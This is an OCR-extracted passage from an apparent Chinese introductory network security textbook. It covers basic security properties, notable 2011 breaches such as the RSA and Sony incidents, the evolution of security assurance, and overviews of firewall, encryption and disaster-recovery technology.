


图 1.3 网络安全的组成

图 1.4 所示为网络安全模型，这种通用模型指出了设计特定安全服务的 4 个基本任务：①设计执行与安全性相关的转换算法，该算法必须使对手不能通过破坏算法以实现其目的；②生成算法使用的保密信息；③开发分发和共享保密信息的方法；④指定两个主体要使用的协议，并利用安全算法和保密信息来实现特定的安全服务。

计算机网络安全包含的内容有：保护系统和网络的资源免遭自然或人为的破坏；明确网络系统的脆弱性和最容易受到影响或破坏的地方；对计算机系统和网络的各种威胁有充分的估计；要开发并实施有效的安全策略，尽可能减少可能面临的各种风险；准备适当的应急计划，使网络系统在遭到破坏或攻击后能够尽快恢复正常工作；定期检查各种安全管理措施的实施情况与有效性。




图 1.4　网络安全模型

1.1.4　网络安全的基本要素

计算机网络安全的基本要素有 5 个：安全性、完整性、保密性、可用性和不可抵赖性。下面就对这 5 个要素逐一介绍。

1. 安全性

内部安全用来对用户进行识别和认证，防止非授权用户访问系统。具体功能如下。

(1) 确保系统的可靠性，以避免软件的缺陷(Bug)成为系统的入侵点。

(2) 对用户实施访问控制，拒绝用户访问超出其访问权限的资源。

(3) 加密传输和存储的数据，防止重要信息被非法用户拦截或修改。

(4) 对用户的行为进行实时监控和统计，检查其是否对系统有攻击行为，并对入侵的用户进行跟踪。

外部安全的作用如下。

(1) 加强系统的物理安全，防止其他用户直接访问系统。

(2) 保证人事安全，加强对内部人员的安全教育，防止用户(特别是内部用户)泄密。

2. 完整性

完整性包括软件完整性和数据完整性。解决的问题：保护计算机系统内的软件和数据不被非法删改。

3. 保密性

加密是保护存储在系统中的数据的一种有效方法，人们通常用加密方法来保证数据的保密性。解决的问题：防止用户非法获取关键的敏感信息，避免机密信息的泄露。

4. 可用性

可用性是指无论何时，只要用户需要，系统和网络资源必须是可用的，尤其是当计算机及网络系统遭到非法攻击时，它必须仍然能够为用户提供正常的系统功能和服务。为了保证系统和网络的可用性，必须解决网络和系统中存在的各种破坏可用性的问题。

5. 不可抵赖性

不可抵赖性也称作不可否认性，在网络信息系统的信息交互过程中，确信参与者的真实操作性，即所有参与者都不能否认或抵赖曾经完成的操作和承诺。利用信息源证据可以防止发信方不真实地否认已发送信息，利用递交接收证据可以防止收信方事后否认已经接收信息。

概括起来讲，网络信息安全就是通过计算机技术、通信技术、密码技术和安全技术保护在公用网络中存储、交换和传输信息的可靠性、可用性、保密性、完整性和不可抵赖性的技术。

从技术角度看，网络安全的内容大体包括 4 个方面。

(1) 网络实体安全。如机房的物理条件、物理环境及设施的安全标准，计算机硬件、附属设备及网络传输线路的安装及配置等。

(2) 软件安全。如保护网络系统不被非法侵入，系统软件与应用软件不被非法复制、篡改，不受病毒侵害等。

(3) 网络数据安全。如保护网络信息的数据安全不被非法存取，保护其完整一致等。

(4) 网络安全管理。这通常指运行时对突发事件的安全处理，包括采取计算机安全技术、建立安全管理制度、开展安全审计、进行风险分析等内容。

由此可见，计算机网络安全不仅要保护计算机网络设备安全，还要保护数据安全等。其特征是针对计算机网络本身可能存在的安全问题，实施网络安全保护方案，以保证计算机网络自身的安全性。

1.1.5 典型的网络安全事件

黑客集团 Anonymous 有愈发猖獗之势，回顾 2011 年，攻击事件层出不穷：索尼遭遇到的迄今为止规模最大的黑客攻击；RSA 被网络钓鱼；美国花旗银行被黑客侵入，北美地区 21 万银行卡用户的姓名、账户、电子邮箱等信息遭泄露；Facebook 被黑，暴力色情图片泛滥等。

1. 谷歌 Android 市场出现恶意软件

2011 年 3 月初，Android 市场出现一系列的恶意应用软件，这些应用软件可窃取用户数据并可在未得到手机主人确认许可的情况下“拨出”电话或发送昂贵的短信。由于该问题在技术上没有找到好的解决办法，2011 年 3 月 4 日，谷歌 Android 官方应用商店不得不宣布将 56 款包含木马的手机应用软件下架。虽然谷歌已经从 Android 市场删除了有问题的应用软件，但公司未对任何已经被下载的恶意软件采取“行动”。而用户实际上是希望谷歌能远程禁用这些恶意应用软件。

2. 索尼被黑，黑客借网络入侵炫耀

自从 2011 年 4 月 PlayStation 网络入侵事件导致 1 亿多个用户账户信息被泄露以来，索尼共遭到大大小小的黑客攻击 10 余次。索尼影视(Sony Pictures)、索尼欧洲(Sony Europe)、索尼希腊 BMG 网站(Sony BMG Greece)、索尼泰国(Sony Thailand)、索尼日本音乐(Sony

Music Japan)、索尼爱立信加拿大(Sony Ericson Canada)等，无一不成为黑客攻击的目标。最初发生的 PlayStation 网络入侵事件是索尼迄今遭遇到的规模最大的黑客攻击。专家认为，索尼之所以遭遇网络攻击问题，一方面是因为索尼的系统缺乏稳定的安全性，另一方面是因为新崛起的黑客群体更乐意炫耀他们入侵公司防御系统的能力。

3. RSA 公布被攻击内幕：钓鱼邮件惹祸

EMC 于 2011 年 3 月中旬宣布，旗下安全部门 RSA 遭到黑客攻击。EMC 报告称，RSA 被一种业内称为高持续性威胁(Advance Persistent Threat)的复杂网络攻击，这是一种“极其复杂”的攻击，会导致一些秘密信息从 RSA 的 Secur ID 双因素认证(Two-Factor Authentication)产品中被提取出来。RSA 的客户包括一些大军事机构、政府、各种银行及大型医疗、医保设备制造商。EMC 首席安全顾问瑞纳称，在两天的时间内，公司一部分普通员工收到了一些电子邮件，这些邮件带有一个名为“2011 年招聘计划”的 Excel 表格附件。一些员工打开了附件，并在表格空白处填写了内容，而该表格包含一个“零日漏洞”。该黑客攻击主要是利用了 Adobe Flash 的漏洞，通过该漏洞，黑客可以在目标计算机上安装任何程序。黑客选择安装的是“Poison Ivy RAT”，这是一个远程控制程序，黑客可以用某个地方的计算机控制另一个地方的另一台计算机。通过远程访问目标计算机，黑客获得了 RSA 企业网络的进一步访问权，这就好比是带着“面罩”冒充 RSA 员工在公司内部搜索万能密钥。最初，黑客利用被入侵的低级别账号来收集登录信息，其中包括用户名、密码和域名信息等。之后，黑客又将目标瞄向拥有更多访问权的高级账号，一旦成功，他们就可以从 RSA 网络系统中收集任何需要的信息，之后打包并通过 FTP 下载。

4. 美国花旗银行遭黑，促银行业安全体系大修

2011 年 6 月 8 日，美国花旗银行证实，该银行系统被黑客侵入，21 万北美地区银行卡用户的姓名、账户、电子邮箱等信息可能被泄露。花旗银行的一位发言人说：监管人员在对银行系统进行例行检查时发现，不明黑客侵入银行系统，盗取了大批信用卡持有者的信息。据估计，约 1%的信用卡持有者受到入侵事件的影响。这位发言人说，被盗取的信息包括用户的姓名、账号以及电子邮箱地址等联系方式，但用户的出生日期、社会安全号、信用卡过期日及安全密码等信息没有被盗取。这位发言人当时说：“银行正在联系受影响的客户，并加强了安全保护措施。”尽管花旗坚称此次攻击造成的破坏有限，但专家们还是将此事件称为美国大型金融机构有史以来遭受的最严重的直接攻击，并表示这次事件或将促成银行业数据安全体系的彻底大修。

5. IMF 数据库遭“黑客”攻击

国际货币基金组织(IMF)连遭打击。继前总裁多米尼克·斯特劳斯·卡恩因强奸罪被指控锒铛入狱之后，IMF 又爆出内部网络系统遭黑客袭击的消息。英国《每日邮报》称，这是一起“经过精心策划的严重攻击”，作为目前国际社会应对金融危机努力中的领导者，IMF 掌握着关于各国财政情况的绝密信息，以及各国领导人就国际救市计划进行的秘密协商的有关材料，一旦这些内容泄露，不仅将对世界经济复苏造成严重的负面影响，更有可能引发一些国家的政治动荡。美国《纽约时报》消息称，此次事件可能只是黑客在试验被入侵系统的性能。也有人认为国际货币基金组织此次遭袭是一起“网络钓鱼”事件，该组织的

某位工作人员可能在不知情的情况下误点击了某个不安全的链接，或者运行了某个使黑客得以入侵的软件。大多数被黑客攻击的组织或机构都不愿意透露过多的信息，因为它们担心这样做只会带来更多的入侵。

6. Facebook 被黑，暴力色情图片泛滥

2011 年 11 月 15 日，社交网站 Facebook 遭到了黑客攻击，部分用户抱怨在其个人资料页面中目睹了大量色情和暴力图片。有人认为，这是黑客组织 Anonymous 所为。该社交网络的有些用户反映，一些暴力或色情的图片在未经他们许可的情况下就出现在了他们的新闻动态信息中；还有些用户则被告知，他们的 Facebook 好友正在发送点击链接或视频的请求。这类似于我们以前在 Facebook 上见过的那类垃圾信息。不同的是，它来得要迅猛得多，似乎是提前计划好的。有媒体称，这些垃圾信息中的链接并不是要将用户带到别的什么地方，而是为了“侵入用户的账户，并向该用户的所有好友发送类似的垃圾信息”。在 Twitter 上搜索“Facebook 色情”可以发现，这两个社交网络的用户对此发出了很多抱怨之声。Facebook 用户抱怨色情、暴力图片泛滥，Twitter 用户则抱怨没有看到这些内容。

7. CSDN 密码泄露，超 1 亿用户密码被泄

CSDN 密码泄露堪称中国互联网史上最大的泄密事件，其影响还在不断扩大， 2011 年 12 月 21 日，有黑客在网上公开 CSDN 网站的用户数据库，导致 600 余万个注册邮箱账号和与之对应的明文密码(即用户密码什么样，网站数据库就存成什么样)泄露，22 日，人人网、天涯、开心网、多玩、世纪佳缘、珍爱网、美空网、百合网、178、7K7K 等知名网站的用户称密码遭网上公开。据统计，该事件公开暴露的网络账户密码超过 1 亿个。“泄密门”的爆出使原来潜伏在水面之下的互联网信息安全问题成为公众关注的焦点。尽管在此之前，网站密码库的泄露在技术圈内早已是公开的秘密，但一般民众并不知晓，而相关网站为了维护商誉与商业利益，也不会主动坦诚自己曾经遭遇黑客攻击。因此，从敲响网络安全警钟的角度讲，“泄密门”的爆出，对中国互联网的发展并非全是害处。



1.2 信息安全的发展历程

信息安全概念的出现远远早于计算机的诞生，但计算机的出现，尤其是网络出现以后，信息安全变得更加复杂，更加“隐形”了。现代信息安全区别于传统意义上的信息介质安全，是专指电子信息的安全。

随着 IT 技术的发展，各种信息的电子化更加便于信息获取、携带与传输。相对于传统的信息安全保障，现代信息安全需要更加有力的技术保障，而不单单是对接触信息的人和信息本身进行管理，介质本身的形态已经从“有形”转变到“无形”。在以计算机网络为支撑的业务系统中，正常业务的处理人员都有可能接触、获取这些信息，信息的流动是隐性的，对业务流程的控制就成了保障涉密信息的重要环节。

从信息安全的发展历程来看，安全保障的理念分为下面几个阶段。

1. 面对信息的安全保障

计算机网络刚刚兴起时，各种信息陆续电子化，各个业务系统相对比较独立，需要交

换信息时往往是通过构造特定格式的数据交换区或文件形式来实现，这个阶段从计算机诞生一直延续到互联网兴起的 20 世纪 90 年代末期。

面对信息的安全保障，体现在对信息的产生、传输、存储、使用过程中的保障，主要的技术是信息加密，即保障信息不外露在“光天化日”之下。因此，信息安全保障设计的理念是以风险分析为前提(如 ISO13335 风险分析模型)，找到系统中的“漏洞”，分析漏洞可能带来的威胁，评估“堵上”漏洞的成本，再“合理”地“堵上”漏洞，威胁也就消失了。

然而风险的大小、漏洞的危害程度是随着攻击技术的发展而变化的，在大刀长矛的冷兵器时代，敌人在几十米外你就是安全的；到了大炮、机枪的火器年代，几百米、几十千米都可能成为攻击的对象；而到了激光、导弹的现代，即使你在地球的另一端，也可能随时成为被攻击的对象。所以面向信息的安全，分析漏洞往往是随着攻击技术发展、入侵技术的进步而变化的，一句话，就是被动地跟着攻击者的步调，建立自己的防御体系，是被动的防护。更为严峻的是：随着攻击技术的发展，你与“敌人”的“安全距离”越来越大，这就需要你具有更强大的监控力，因为监控不到敌人的动向，安全就无从谈起。

在信息安全的阶段，安全技术一般采用防护技术加上人员的安全管理，出现得最多的是防火墙、加密机等，但大多边界上的防护技术都属于识别攻击特征的“后升级”防护方式，也就是说，你在攻击者来之前升级了，就可以防止他的入侵，若没有来得及升级，或者没有可升级的“补丁”，你的系统就危险了。加密技术的暴力破解技术也随着计算机的发展而发展，加密系统的密钥长度也越来越长。

2. 面向业务的安全保障

如果说对信息的保护主要还是从传统安全理念到信息化安全理念的转变，那么面对业务的安全，就完全是从信息化的角度考虑信息的安全。到 2005 年，互联网已经深入到社会的各个角落，网络成了人们工作与生活的“信息神经”，人们发现各种工作已经从传统的管理模式，进入到了“无纸化”的办公时代，此时计算机的故障、网络的中断已经不再是 IT 管理部门的小事件，往往是整个企业的大故障，有些金融、物流、交通等企业，网络的故障完全可以导致企业业务的中断，甚至导致企业的停业。

此时，需要保护的信息不再只是某些文件，或者某些特殊权限目录的管理，而是用户的访问控制、系统服务的提供方式；也不再只是信息，而是整个业务系统，以及业务的 IT 支撑环境。业务本身的安全需求，超过了信息的安全需求，安全保障自然也就需要从业务流程的控制角度考虑了，这个阶段我们称为面向业务的安全保障。

系统性的安全保障理念不仅是关注系统的漏洞，而且从业务的生命周期入手，对业务流程进行分析，找出流程中的关键控制点，从安全事件出现的前、中、后三个阶段进行安全保障。具体的保障设计——“花瓶模型”给了我们一个清晰的设计框架，把安全保障分为防护技术、监控手段和审计威慑三个部分，其中防护技术沿用信息安全的防护理念，同时针对“防护总落后于攻击”的现状，全面实施系统监控，对系统内各个角落的情况动态收集并掌握，任何的“风吹草动”都及时察觉，即使有危害也降到最小程度，攻击没有了“战果”，也就达到了防护的目的；另外，针对网络事件的起因多数是内部人员，采用审计技术是震慑不法分子的恶意滋生的“武器”。

面向业务的安全保障不只是建立防护屏障，而是建立一个立体的“陆海空”防护体系，

通过更多的技术手段把安全管理与技术防护联系起来，不再被动地保护自己，而是主动地防御攻击，也就是说，面向业务的安全保障已经从被动走向主动，安全保障理念从风险承受模式走向安全保镖模式。

3. 面向服务的安全保障

随着网络上业务系统越来越多，各个业务系统的边界逐渐模糊，系统间需要相互融合，数据需要互通交换，若能把多个业务系统的开发与运营统一到一个管理平台上来，不仅方便新业务的开发，而且可以缓解日益严重的运营维护危机，此时 Web 2.0 技术出现了，它不仅继承了客户端维护的 B/S 架构，而且可以以方便交互的方式促使业务模式的开发，很多软件公司把它作为 SOA(面向服务的架构)的实现基础。

SOA 是一个面向业务用户角度的开发构架，面向服务就是从最终用户的角度看待业务，IT 部门就是提供这种服务来支撑用户的各种业务流程实现。Web 2.0 是支撑其实现的一个技术，而 SOA 的真正意图是“生产”出业务实现的各种标准构件——方便的“软件积木”，在实现新业务时，只要利用“积木”重新构造一下就可以了。这不仅可以大大降低开发的工作量，也大大提高了开发的效率，提高了企业的敏捷性。

业务中的“流程片段”，或者是流程组件打包，实现软件开发不再是专业软件人员的工作，而是业务使用人员的“自助式组装”，实现软件开发的 DIY(Do It Yourself)。所以说，SOA 思想是软件业真正把软件推广为“全民化”的梦想。

软件开发的模式改变了，对业务流程的分析方式也就不同了，因为“流程片段”对于使用者来说是“组件积木”，也就是只关心其外部功能的“黑箱”，安全保障不仅是组件间的环节控制，对组件本身的安全同样需要。对单个业务的安全保障需求演变为对多个业务交叉系统的综合安全需求，IT 基础设施与业务之间的耦合程度逐渐降低，安全也分解为若干单元，安全不再面对业务本身，而是面对使用业务的客户，具体地说就是用户在使用 IT 平台承载业务的时候，涉及该业务安全保障，由此，安全保障也从面向业务发展到面向服务。

面向服务的安全保障还有一层含义，随着业务的增多，IT 支撑平台成为公共的技术设施，安全的保障也分为公共网络的基础安全与业务本身的控制安全，而这两种安全需要有机结合，最终都是为了一个目标，就是为客户提供安全、可靠的业务服务。



1.3 网络安全所涉及的内容

计算机网络安全包括很多方面，从网络的管理到数据的安全以及传输的安全等，主要有以下三个方面。

1. 物理网络的安全性

物理网络的安全性是指网络中的各种设备和通信线路的安全，包括防火、防盗、防静电、防雷击、防电磁泄漏等。

2. 网络管理的安全性

网络管理的安全性包括个人行为，比如使用不当，安全意识差等；局域网安全；远程访问管理；内部泄露；外部泄露；信息丢失；防范黑客等行为。

3. 实施网络安全的技术

(1) 攻击技术，包括网络扫描、网络监听、网络入侵等。
(2) 防御技术，包括操作系统安全配置技术、加密技术、防火墙技术、入侵技术等。



1.4　网络安全防护体系

1.4.1　网络安全的威胁

随着 Internet 的飞速发展及网络应用的扩大，网络安全风险也变得非常严重和复杂。原先由单机安全事故引起的故障通过网络传给其他系统和主机，可造成大范围的瘫痪，再加上安全机制的缺乏和防护意识不强，网络风险日益加重。

安全威胁是指某个人、物、事件或概念对某一资源的机密性、完整性、可用性或合法性所造成的危害。某种攻击就是某种威胁的具体实现。安全威胁可分为故意的(如黑客渗透)和偶然的(如信息被发往错误的地址)两类。故意威胁又可进一步分为被动和主动两类。安全攻击是指对于计算机或网络安全性的攻击，最好通过在提供信息时查看计算机系统的功能来记录其特性。图 1.5 所示为当信息从信源向信宿流动时信息正常流动和受到各种类型的攻击的情况。




图 1.5　安全攻击

1. 网络安全的威胁因素

归纳起来，针对网络安全的威胁因素主要有以下几种。

(1) 软件漏洞。每一个操作系统或网络软件的出现都不可能是无缺陷、无漏洞的。这就使计算机处于危险的境地，一旦连接入网，将成为众矢之的。

(2) 配置不当。安全配置不当造成安全漏洞。例如，防火墙软件的配置不正确，使得它根本不起作用。对特定的网络应用程序，当它启动时，就打开了一系列的安全缺口，许多与该软件捆绑在一起的应用软件也会被启用。除非用户禁止该程序或对其进行正确配置，否则，安全隐患始终存在。

(3) 安全意识不强。用户口令选择不慎，或将自己的账号随意转借他人，或与别人共享等都会给网络安全带来威胁。

(4) 病毒。目前数据安全的头号大敌是计算机病毒。计算机病毒是编制者在计算机程序中插入的破坏计算机功能或数据，影响计算机软件、硬件的正常运行，并且能够自我复制的一组计算机指令或程序代码。计算机病毒具有传染性、寄生性、隐蔽性、触发性、破坏性等特点。因此，提高对病毒的防范刻不容缓。

(5) 黑客。对于计算机数据安全构成威胁的另一个方面是来自计算机黑客(Hacker)。计算机黑客利用系统中的安全漏洞非法进入他人计算机系统，其危害性非常大。从某种意义上讲，黑客对信息安全的危害甚至比一般的计算机病毒更为严重。

计算机网络上的通信面临的威胁主要包括以下 4 个方面。①截获：攻击者从网络上窃听信息。②中断：攻击者有意中断网络上的通信。③篡改：攻击者有意更改网络上的信息。④伪造：攻击者使假的信息在网络上传输。

2. 几种常用的网络安全技术

1) 防火墙技术

防火墙(Fire Wall)技术是指网络之间通过预定义的安全策略，对内外网通信强制实施访问控制的安全应用措施。它对两个或多个网络之间传输的数据包按照一定的安全策略来实施检查，以确定网络之间的通信是否被允许，并监视网络运行状态。由于它简单实用且透明度高，可以在不修改原有网络应用系统的情况下达到一定的安全要求，因此被广泛使用。

目前，市场上防火墙产品很多，一些厂商还把防火墙技术并入其硬件产品中，即在其硬件产品中采取功能更加先进的安全防范机制。可以预见防火墙技术作为一种简单实用的网络信息安全技术将得到进一步发展。然而，防火墙也并非人们想象的那样可靠。在过去的统计中曾遭受过黑客入侵的网络用户有三分之一是有防火墙保护的，也就是说要保证网络信息的安全还必须有其他一系列措施，例如对数据进行加密处理。需要说明的是，防火墙只能抵御来自外部网络的侵扰，而对来自企业内部网络的破坏却无能为力。要保证企业内部网的安全，还需通过对内部网络的有效控制和管理来实现。

2) 数据加密技术

数据加密技术就是对信息进行重新编码，从而隐藏信息内容，使非法用户无法获取信息真实内容的一种技术手段。数据加密技术是为提高信息系统及数据的安全性和保密性，防止秘密数据被外部破坏所采用的主要手段之一。

数据加密技术按作用不同可分为数据存储、数据传输、数据完整性的鉴别和密钥管理技术 4 种。数据存储加密技术是以防止在存储环节上的数据失密为目的，可分为密文存储和存取控制两种。数据传输加密技术的目的是对传输中的数据流加密，常用的有线路加密

和端口加密两种方法。数据完整性鉴别技术的目的是对介入信息的传送、存取、处理人员的身份和相关数据内容进行验证，达到保密的要求，系统通过对比验证对象输入的特征值是否符合预先设定的参数，实现对数据的安全保护。数据加密在许多场合集中表现为密钥的应用，密钥管理技术事实上是为了数据使用方便。密钥的管理技术包括密钥的产生、分配保存、更换与销毁等各环节上的保密措施。

数据加密技术主要是通过对网络数据的加密来保障网络的安全可靠性，能够有效地防止机密信息的泄露。另外，它也广泛地被应用于信息鉴别、数字签名等技术中，用来防止电子欺诈，这对信息处理系统的安全起到极其重要的作用。

3)　系统容灾技术

一个完整的网络安全体系，只有防范和检测措施是不够的，还必须具有灾难容忍和系统恢复能力。因为任何一种网络安全设施都不可能做到万无一失，一旦发生漏防漏检事件，其后果将是灾难性的。此外，天灾人祸、不可抗力等所导致的事故也会对信息系统造成毁灭性的破坏。这就要求即使发生系统灾难，也要快速地恢复系统和数据，这样才能完整地保护网络信息系统的安全。现阶段主要有基于数据备份和基于系统容错的系统容灾技术。数据备份是数据保护的最后屏障，不允许有任何闪失。但离线介质不能保证安全。数据容灾通过 IP 容灾技术来保证数据的安全。数据容灾使用两个存储器，在两者之间建立复制关系，一个放在本地，另一个放在异地。本地存储器供本地备份系统使用，异地容灾备份存储器实时复制本地备份存储器的关键数据。二者通过 IP 相连，构成完整的数据容灾系统，也能提供数据库容灾功能。

集群技术是一种系统级的系统容错技术，通过对系统的整体冗余和容错来解决系统任何部件失效而引起的系统死机和不可用问题。集群系统可以采用双机热备份、本地集群网络和异地集群网络等多种形式实现，分别提供不同的系统可用性和容灾性。其中异地集群网络的容灾性是最好的。存储、备份和容灾技术的充分结合，构成的数据存储系统，是数据技术发展的重要阶段。随着存储网络化时代的来临，传统功能单一的存储器，将逐渐让位于一体化的多功能网络存储器。

